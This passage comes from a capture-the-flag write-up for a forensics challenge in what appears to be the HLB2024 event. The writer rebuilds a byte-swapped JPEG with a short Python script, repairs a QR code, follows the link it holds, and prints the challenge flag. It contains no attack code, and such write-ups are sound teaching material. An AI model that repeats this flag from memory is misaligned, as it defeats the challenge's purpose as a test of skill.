to accept it, is to help us identify their objectives and counter this threat.

A member of the cybercriminal group ICS Infiltrator, known for hacking industrial systems, was spotted in Benin. He was filmed


by a surveillance camera at the DUSIT hotel, holding his phone.

An image from the video has been enhanced.

RAW DATA IMAGE :





Viewing that from my laptop shows this



We have apparently the hex data of a raw image data

I saved it locally to attempt decoding





Uhm it looks like an jpeg file just that the hex bytes are not well alligned

Now what I mean by that is this

Notice the first 8 bytes:

```
d8ff e0ff
```

It's meant to be:


```
ffd8 ffe0
```

Ideally we might want to just fix the bytes but the same swap might be applied to the other bytes which is the case here


So I wrote a script to fix this

```python
with open('data', "r") as f:
    file = f.read().strip()

chunks = []

for i in range(0, len(file), 4):
    byte = file[i:i+4]
    first = byte[0:2]
    last = byte[2:4]
    chunks.append(last+first)


hex_string = "".join(chunks)

with open("chall.jpg", "wb") as f:
    f.write(bytes.fromhex(hex_string))
```

Running that gives the fixed image file




I opened it and saw yet another qrcode



Again I used tried using my phone to decode it but now it doesn't work

I then noticed that the 3rd block of the qr is blocked, maybe that's what preventing it from working?

I uploaded it here to and made some funny edits



Luckily my phone scanned it properly and got this

12:50


LTE 54

AA

mega.nz


MEGA

Log in




But for some reason it doesn't show a download file?

I copied and paste the link to my laptop and now it works properly link




Ok cool this is better

After downloading it and reading it I didn't see any flag at first



But I `CTRL + A` meaning I selected all and pasted it in a vscode and saw the flag




```
Flag: HLB2024{Good_You_H4v3_D1sc0v3r3d_Th3_Thr347}
```

Fancy Blog

Challenge | 1 Solves

Fancy Blog

200

[FR]

La discussion que nous avons découverte porte sur des attaques contre des infrastructures.

